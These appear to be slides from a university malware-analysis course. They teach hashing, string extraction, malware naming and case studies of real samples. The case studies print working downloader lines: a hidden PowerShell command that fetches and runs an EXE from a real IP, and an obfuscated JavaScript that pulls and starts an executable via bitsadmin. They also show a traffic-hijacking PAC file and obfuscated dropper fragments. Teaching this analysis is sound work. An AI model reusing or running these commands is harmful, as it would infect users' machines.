


CSC 471 Modern Malware Analysis

Static Analysis & Dynamic Analysis

Si Chen (schen@wcupa.edu)



Static Analysis

Fingerprinting the Malware -- Cryptographic Hash



Fingerprinting the Malware



- Fingerprinting involves generating the **cryptographic hash** values for the suspect binary based on its file content.
- Same cryptographic hashing algorithms:
 - MD5
 - SHA1
 - SHA256
- **Why not just use the file name?**
 - **Ineffective**, same malware sample can use different filenames, cryptographic hash is **calculated based on the file content**.
- File hash is frequently used as an indicator to share with other security researchers to help them identify the sample.

Tools and Python code

md5sum

sha256sum

sha1sum

```
1  import hashlib
2  import sys
3
4  filename = sys.argv[1]
5  content = open(filename, "rb").read()
6  print hashlib.md5(content).hexdigest()
7  print hashlib.sha256(content).hexdigest()
8  print hashlib.sha1(content).hexdigest()
```

■ Finding Strings ^[1]

- A string in a program is a sequence of characters such as “the.”
- A program contains strings if it prints a message, connects to a URL, or copies a file to a specific location.
- Searching through the strings can be **a simple way to get hints about the functionality of a program.**
 - For example, if the program accesses a URL, then you will see the URL accessed stored as a string in the program.
- You can use the **Strings** program to search an executable for strings, which are typically stored in either ASCII or Unicode format.

Static analysis (myhack.dll)

```
C:\Work>strings.exe myhack.dll_
```

```
modf
ldexp
_cabs
_hypot
fmod
frexp
_y0
_y1
_yn
_logb
_nextafter
index.html
http://www.naver.com/index.html
<myhack.dll> Injection!!! -- CSC 497/583 -- Si Chen
QI\
QI\
QI\
QI\
```

```
BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
    HANDLE hThread = NULL;

    g_hMod = (HMODULE)hinstDLL;

    switch( fdwReason )
    {
        case DLL_PROCESS_ATTACH :
            OutputDebugString(L"<myhack.dll> Injection!!! -- CSC 497/583 -- Dr. Chen");
            hThread = CreateThread(NULL, 0, ThreadProc, NULL, 0, NULL);
            CloseHandle(hThread);
            break;
    }

    return TRUE;
}
```

Static analysis (myhack.dll)

```
4%5
7.787K7R7^7v7<7
7g8n8
9&9R9
9%:::g:r:e<
>&>+>6>A>U>
?l?
0G0^0i0q0!0
1A1^1
2"2+363
5<535c5
6"6j6
7<7
7.8
9:9I9l9s9
:#:A:h:}:
;>;;H;a;r;i;
<"<></<J<Q<
=U>
1o2M3t3
6k6
7^7>7
8>838Q8J8Z8
;3;s;
<!<'<+<1<5<?<R<L<v<
```

Sometimes the strings detected by the Strings program are not actual strings.

strings in Linux and flare-floss



▪ FireEye Labs Obfuscated String Solver

- Many malware authors **evade heuristic detections** by obfuscating only key portions of an executable
 - These portions are strings and resources used to configure domains, files, and other artifacts of an infection
- The FireEye Labs Obfuscated String Solver (FLOSS) uses advanced static analysis techniques to **automatically deobfuscate strings** from malware binaries.

```
root@localhost:~# ./floss a99c01d5748b1bfd203fc1763e6612e8
FLOSS static ASCII strings
!This program cannot be run in DOS mode.
Rich
.text
.rdata
@.data
.rsrc
SPWV
uNSW
j0Xf
RPSW
90t0
j Xf
PPPPP
Y__^[
9csm
u)jAXf;
u+9u
8csm
uTVWhA7@
PPPPP
<v*v
^SSSSS
tAVWP
Y[ ^
PPPPP
8"u8
t j\Yf
t$9U
QQSVWh
i@i ^V
```

Four-Part Naming Convention

Introduction to Four-Part Naming Convention

■ Four-Part Naming Convention

- Different antivirus vendors use their own naming methods.
- The **Four-Part Naming Convention** is the most rigorous and accurately reflects the nature of the malicious program.
- Naming structure:

Type of Malware . Target System Type . Malware Family Name . Variant Number

Part	Description	Examples
1. Type of Malware	Indicates the category of the malicious program.	Virus, Trojan, Trojan-Downloader, Exploit, Adware, etc.
2. Target System Type	Specifies the operating system and architecture the malware targets.	Win32, Win64, Android, Linux, etc.
3. Malware Family Name	The name of the malware family, determined by analysts.	Setiri, Agent, Emotet, etc.
4. Variant Number	Identifies the specific variant within the family (e.g., a, b, ..., z, aa, ab).	a, b, c, ..., z, aa, ab, etc.

Four-Part Naming Convention

▪ Example 1: Trojan.Win32.Setiri.b

- **Type of Malware:** Trojan
- **Target System Type:** Win32 (32-bit Windows)
- **Malware Family Name:** Setiri
- **Variant Number:** b (second variant of the Setiri family)

▪ Interpretation:

This is a **Trojan** designed to run on **32-bit Windows**, belonging to the **Setiri** family, and is the **second variant** of this family.

Part	Description	Examples
1. Type of Malware	Indicates the category of the malicious program.	Virus, Trojan, Trojan-Downloader, Exploit, Adware, etc.
2. Target System Type	Specifies the operating system and architecture the malware targets.	Win32, Win64, Android, Linux, etc.
3. Malware Family Name	The name of the malware family, determined by analysts.	Setiri, Agent, Emotet, etc.
4. Variant Number	Identifies the specific variant within the family (e.g., a, b, ..., z, aa, ab).	a, b, c, ..., z, aa, ab, etc.

Four-Part Naming Convention

▪ Example 1: Trojan.Win32.Setiri.b

- **Type of Malware:** Trojan
- **Target System Type:** Win32 (32-bit Windows)
- **Malware Family Name:** Setiri
- **Variant Number:** b (second variant of the Setiri family)

▪ Interpretation:

This is a **Trojan** designed to run on **32-bit Windows**, belonging to the **Setiri** family, and is the **second variant** of this family.

Part	Description	Examples
1. Type of Malware	Indicates the category of the malicious program.	Virus, Trojan, Trojan-Downloader, Exploit, Adware, etc.
2. Target System Type	Specifies the operating system and architecture the malware targets.	Win32, Win64, Android, Linux, etc.
3. Malware Family Name	The name of the malware family, determined by analysts.	Setiri, Agent, Emotet, etc.
4. Variant Number	Identifies the specific variant within the family (e.g., a, b, ..., z, aa, ab).	a, b, c, ..., z, aa, ab, etc.

Four-Part Naming Convention

▪ Example 2: not-a-virus: **Adware .Win32.Agent.z**

- **Type of Malware:** Adware (not a traditional malicious program)
- **Target System Type:** Win32 (32-bit Windows)
- **Malware Family Name:** Agent
- **Variant Number:** z (26th variant of the Agent family)

▪ Interpretation:


This is an **Adware** program (not a traditional virus or Trojan) designed to run on **32-bit Windows**, belonging to the **Agent** family, and is the **26th variant** of this family.

Part	Description	Examples
1. Type of Malware	Indicates the category of the malicious program.	Virus, Trojan, Trojan-Downloader, Exploit, Adware, etc.
2. Target System Type	Specifies the operating system and architecture the malware targets.	Win32, Win64, Android, Linux, etc.
3. Malware Family Name	The name of the malware family, determined by analysts.	Setiri, Agent, Emotet, etc.
4. Variant Number	Identifies the specific variant within the family (e.g., a, b, ..., z, aa, ab).	a, b, c, ..., z, aa, ab, etc.

Real-world Case Study

0cddd8c2084adb75689b5855a70cc4a8

(Trojan-Downloader. Powershell. Agent.a)



The image shows a Windows File Explorer window titled "Hiew: 0cddd8c2084adb75689b5855a70cc4a8" with a single file named "0cddd8c2084adb75689b5855a70cc4a8" of type "TRO" and size "0". Below it is a Windows Command Prompt window with the command: `powershell.exe -noe -nol -nop -noni -w Hidden -ex Bypass -c (New-Object System.Net.WebClient).DownloadFile('http://188.`

```
Hiew: 0cddd8c2084adb75689b5855a70cc4a8
0cddd8c2084adb75689b5855a70cc4a8      TRO  -----      0      00000000?Hiew 8.43 (c)SEN
powershell.exe -noe -nol -nop -noni -w Hidden -ex Bypass -c (New-Object System.Net.WebClient).DownloadFile('http://188.
```

```
powershell.exe -noe -nol -nop -noni -w Hidden -ex Bypass -c (New-Object System.Net.WebClient).DownloadFile('http://188.120.250.154/7766.exe', '%Temp%\EUKYZG.pif');(New-Object -com Shell.Application).ShellExecute('%Temp%\EUKYZG.pif');
```

■ Using Vim to Analyze the File

• Key Findings:

- The file is identified as a **PowerShell** program.
- The presence of "Hidden" indicates it runs in **hidden mode**.
- The program downloads an EXE file from a website, saves it in the **temporary folder**, and changes its extension to **.pif** before execution.


■ Suspicious Behaviors:

- Hidden execution.
- Downloading and modifying file extensions.

■ **Conclusion:** These behaviors are highly suspicious and not typical of normal programs, indicating it is likely **malicious**.

44dcace0cfa9c0f6be1965841bc11410

(Downloader. JS. Agent.a)



The screenshot shows a web browser window with a title bar containing the text "Hiew: 44dcace0cfa9c0f6be1965841bc11410". The address bar shows "44dcace0cfa9c0f6be1965841bc11410". The main content area is blue and displays a JavaScript code snippet. The code defines a variable 'lildz' as a new ActiveXObject("shell.application"), a variable 'am' as a String.fromCharCode(99, 109, 100, 46, 101), and a variable 'kk' as a string containing a URL and a command. The code then calls 'lildz.ShellExecute' with the command 'am+xe' and a long string of arguments including a URL, a command, and a priority level.

```
Hiew: 44dcace0cfa9c0f6be1965841bc11410  
44dcace0cfa9c0f6be1965841bc11410  
var lildz = new ActiveXObject("shell.application");  
var am = String.fromCharCode( 99,109,100,46,101)  
var kk = " h^t tp://www.sinakhat^ibi.c^om/121016.e^xe %appdata%\keos.exe      &start %appdata%\keos.exe"  
lildz.ShellExecute (am+"xe"," /c bitsadmin    /tr^an^sfer my^job /do^wnload /prio^rity hi^gh"+kk, '', 'open',0);
```

```
Hiew: 44dcace0cfa9c0f6be1965841bc11410
44dcace0cfa9c0f6be1965841bc11410  BRO ----- 0 00000000?Hiew 8.43 (c)SEN
var lildz = new ActiveXObject("shell.application");
var am = String.fromCharCode( 99,109,100,46,101)
var kk = " h t tp://www.sinakhat ibi.c om/121016.e xe %appdata%\keos.exe      &start %appdata%\keos.exe"
lildz.ShellExecute (am+"xe"," /c bitsadmin  /tr an sfer my job /do wnload /prio rity hi gh"+kk, "", 'open',0);
```

▪ Key Findings:

1.The presence of **var** indicates it is a **JavaScript script**.

2.A URL is found in the third line, but it is obfuscated:

1. Characters like **http**, **com**, and **exe** are separated by angle brackets (< >).

3.Similar obfuscation is observed in the fourth line.

▪ Suspicious Behavior:

- Obfuscation of URLs is not typical in legitimate programs.
- This strongly suggests the script is **malicious**.

```
Hiw: 44dcace0cfa9c0f6be1965841bc11410
44dcace0cfa9c0f6be1965841bc11410  BRO ----- 0 00000000?Hiw 8.43 (c)SEN
var lildz = new ActiveXObject("shell.application");
var am = String.fromCharCode( 99,109,100,46,101)
var kk = " h t tp://www.sinakhat^ibi.c^om/121016.e^xe %appdata%\keos.exe      &start %appdata%\keos.exe"
lildz.ShellExecute (am+"xe"," /c bitsadmin /tr^an^sfer my^job /do^wnload /prio^rity hi^gh"+kk, "", 'open',0);
```

■ Additional Steps for Confirmation:

- 1.Download and analyze the program from the obfuscated URL.
- 2.If the downloaded program is confirmed as malicious:
 1. Blacklist the **URL**.
 2. Blacklist the **downloaded program**.

■ Why This Matters:

- Ensures a **complete analysis process**.
- Prevents further harm by blocking all related malicious components.

■ Classification Using Four-Part Naming Convention

– Four-Part Naming Structure:


1. **Type of Malware:** Trojan-Downloader (downloads additional malicious files).
 2. **Target System Type:** JS (JavaScript).
 3. **Malware Family Name:** Agent (family name assigned by the analyst).
 4. **Variant Number:** a (first variant of this family).
- **Final Classification:**
Trojan-Downloader.JS.Agent.a

84f1fa3c698915b91257706d1e4e3f0e

(Trojan.BAT.Agent.a)

```
Hiew: 84f1fa3c698915b91257706d1e4e3f0e
84f1fa3c698915b91257706d1e4e3f0e  BRO ----- 0 00000000?Hiew 8.43 (c)SEN
@echo off
c%FH_DJJU_GSG_FmJjFPRQqgdycQAzVMvfDWRo%a%FH_DJJU_GSG_FjFujOkkOOMcLovIGAGoYrZUcnjM%1%FH_DJJU_GSG_FHTVGdEtZSPwMcCCyWHZIMw
_GSG_FyJZdHGkQCZFzIECPEodzsIdWfBcyio%c%FH_DJJU_GSG_FGjuIFwEgnuBFnQzZiqjU%h%FH_DJJU_GSG_FDOiuCK1yKGzVajguDVoY%c%FH_DJJU_
c%FH_DJJU_GSG_FXGyLNNJmAfYMGYWhwEfhCLBhFcbeNb%a%FH_DJJU_GSG_FAiXNgfEIVAxryMNMxNnvanLuYdWqg%1%FH_DJJU_GSG_FRbiwBmWutJshu
KBirtedYGKAydReSgysvQVlp% %FH_DJJU_GSG_FkufGHcpMDciTYrMxhatFc%$%FH_DJJU_GSG_FxPFzIvHkurbHUmZNrXxLd%e%FH_DJJU_GSG_FJIADT
```

84f1fa3c698915b91257706d1e4e3f0e



■ Key Findings:

- 1.The presence of **echo off** indicates it is a **BAT (Batch)** program.
- 2.The script is poorly written and heavily obfuscated, making it difficult to understand its purpose.
- 3.Obfuscation is a common technique used by malicious programs to evade detection.

■ **Conclusion:** The script's obfuscation and lack of clear functionality strongly suggest it is **malicious**.

9b2293323610ccb2af33f977cb21f45c

(Trojan.JS.Agent.b)

b5b98837ede4701a98f1467ab53160fb

(Trojan.JS.Agent.c)



A screenshot of a Notepad window with a white title bar and standard Windows window controls. The title bar text is "Hiew: b5b98837ede4701a98f1467ab53160fb". The text area has a blue background and contains a JavaScript function. The text is as follows:

```
b5b98837ede4701a98f1467ab53160fb  BRO ----- 0 00000000?Hiew 8.43 (c)SEN
function FindProxyForURL(url, host) {
    if (shExpMatch(host, "www.google.*")) return "PROXY 127.0.0.1:8080";
    if (shExpMatch(host, "www.bing.com")) return "PROXY 127.0.0.1:8080";
    return "DIRECT";
}
```

```
Hiew: b5b98837ede4701a98f1467ab53160fb
b5b98837ede4701a98f1467ab53160fb PRO ----- 0 00000000?Hiew 8.43 (c)SEN
function FindProxyForURL(url, host) {
    if (shExpMatch(host, "www.google.*")) return "PROXY 127.0.0.1:8080";
    if (shExpMatch(host, "www.bing.com")) return "PROXY 127.0.0.1:8080";
    return "DIRECT";
}
```

■ Key Findings:

- 1.The code is **clear and readable**, making it easy to analyze.
- 2.The program is designed to **redirect user traffic**:
 1. If the user attempts to access **Google** or **Bing**, the program redirects them to **127.0.0.1** (localhost).
- 3.This behavior **blocks normal access** to these search engines.

■ **Conclusion:** The program's intentional redirection of user traffic is a clear indicator of **malicious behavior**.

bc70dba947cd5df9fd750353da3faed7

(Trojan.VBS.Agent.a)

```
Hiew: bc70dba947cd5df9fd750353da3faed7
bc70dba947cd5df9fd750353da3faed7  BRO ----- 0 00000000?Hiew 8.43 (c)SEN
dIm gRQBUJ1zJOFTBowEYhjsETHBYoTJGYqzLuj, FCejzVAjM1SfIDBAfsNYRvniWCcbQieSzID, gFYmYneVueUEPBGMEBERwBHWq1GMbb1mahw
Sub N1TikXjMdIwJbTtuRkzaMdUIFBHXQwSfoCP
grqbuj1ZJOftboWEyhJSeThbyOtJGYqzLuj = "-8827+8946*8510-8395*-1204+1303*803928/7052*7170-7065*465136/4153*-8192+8308*133
50*1380-1271*413999/4099*1740-1708*7060-6950*7496-7395*7549-7429*-8763+8879*9020/902*5822-5790*4469-4367*-254+371*4905-
8524/5926*335760/4197*261615/2445*3072-2955*-5208+5296*-1899+1978*79640/1991*-1792+1859*420408/5839*40062/607*414585/49
```

dbfcc7ffadee586e24f8247387b10d6e

(Trojan.JS.Agent.b)



The screenshot shows a Notepad window titled "Hiew: dbfcc7ffadee586e24f8247387b10d6e". The window contains the following JavaScript code:

```
dbfcc7ffadee586e24f8247387b10d6e  BRO ----- 0 00000071?Hiew 8.43 (c)SEN

function ltznxK(zpRoMXm)
{
    return "c\x68\x61\x72At";
}

function PhrNvHE(rHlm)
{
    var gwUoi = 1Dvd();
    gwUoi += "@j_1DO`z:RKbf1wH\[SXYQ+6 %";
    gwUoi += "#EL(VZig0A];e/>3=|";
}
```

dee2decebaf53fead3714cfa6e862378

(Trojan.JS.Agent.c)


```
Hiew: dee2decebaf53fead3714cfa6e862378
dee2decebaf53fead3714cfa6e862378  BRO ----- 0 00000002?Hiew 8.43 (c)SEN
function rbM(KK)
{
    var H = "c" + "h" + "" + "a" + "" + "";
    var Cpf = "" + "" + "" + "r" + "" + "A" + "" + "t";
    return H + "" + Cpf;
}

function uHh(vF)
{
    var W = " !\"#\" + \"%&\" + \" ()*+, -./012\" + \"345678\" + \"9:;<=>?@\" + \"ABC\" + \"DEFG\";
```

4298F9DDA63C3C1B17FEF433C082107A

(Trojan.Win32.Agent.b)

Load 4298F9DDA63C3C1B17FEF433C082107A into IDA



```
00401028
00401028
00401028
00401028 public start
00401028 start proc near
00401028 push     0                ; lpModuleName
0040102A call     ds:GetModuleHandleW
00401030 mov     ds:dword 42208C, eax
00401035 call     sub_40103B
0040103A retn
0040103A start endp
0040103A
```


Here, we can observe that after obtaining its own module handle, the program assigns the return value (stored in `eax`) to an address, followed by a `call`. Let's follow this `call` to see what it does

First, let's jump into the first **call** to examine its content

```

0040103B
0040103B
0040103B sub_40103B proc near
0040103B pminsw xmm0, xmm1
0040103F pminsw xmm3, xmm4
00401043 call sub_40117A
00401048 call sub_4010E6
0040104D jmp short loc_40106C


```



```

0040106C
0040106C loc_40106C:
0040106C push offset LibFileName ; "user32.dll"
00401071 call ds:LoadLibraryA
00401077 push offset ProcName ; "user_api_function"
0040107C push eax ; hModule
0040107D call ds:GetProcAddress
00401083 call ds:GetLastError
00401089 add eax, offset unk_422011
0040108F

```



```
0040117A
0040117A
0040117A
0040117A sub_40117A proc near
0040117A push     40h ; '@' ; flProtect
0040117C push     3000h ; flAllocationType
00401181 push     0FAh ; dwSize
00401186 push     0 ; lpAddress
00401188 call     ds:VirtualAlloc
0040118E mov     ds:dword_422090, eax
00401193 retn
00401193 sub_40117A endp
00401193
```

As we can see, the purpose of this **call** is to allocate memory space using the **VirtualAlloc** function. It is reasonable to believe that the decrypted code will likely be stored here.

```

0040103B
0040103B
0040103B sub_40103B proc near
0040103B pminsw xmm0, xmm1
0040103F pminsw xmm3, xmm4
00401043 call sub_40117A
00401048 call sub_4010E6
0040104D jmp short loc_40106C

```



```

0040106C
0040106C loc_40106C:
0040106C push offset LibFileName ; "user32.dll"
00401071 call ds:LoadLibraryA
00401077 push offset ProcName ; "user_api_function"
0040107C push eax ; hModule
0040107D call ds:GetProcAddress
00401083 call ds:GetLastError
00401089 add eax, offset unk_422011

```

Returning to the previous level, let's examine the content of the second call


```
004010E6
004010E6
004010E6
004010E6 sub_4010E6 proc near
004010E6 mov     ebx, ds:dword_422090
004010EC or      dx, 0CB26h
004010F1 and     eax, ebx
004010F3 mov     edi, ebx
004010F5 not     ax
004010F8 not     dx
004010FB mov     esi, offset unk_445359
00401100 xor     edx, 0CB55h
00401106 and     edx, edx
00401108 mov     ecx, 0FAh
0040110D xor     ax, di
00401110 or      dx, 1Dh
00401114 rep movsb
00401116 retn
00401116 sub_4010E6 endp
00401116
```

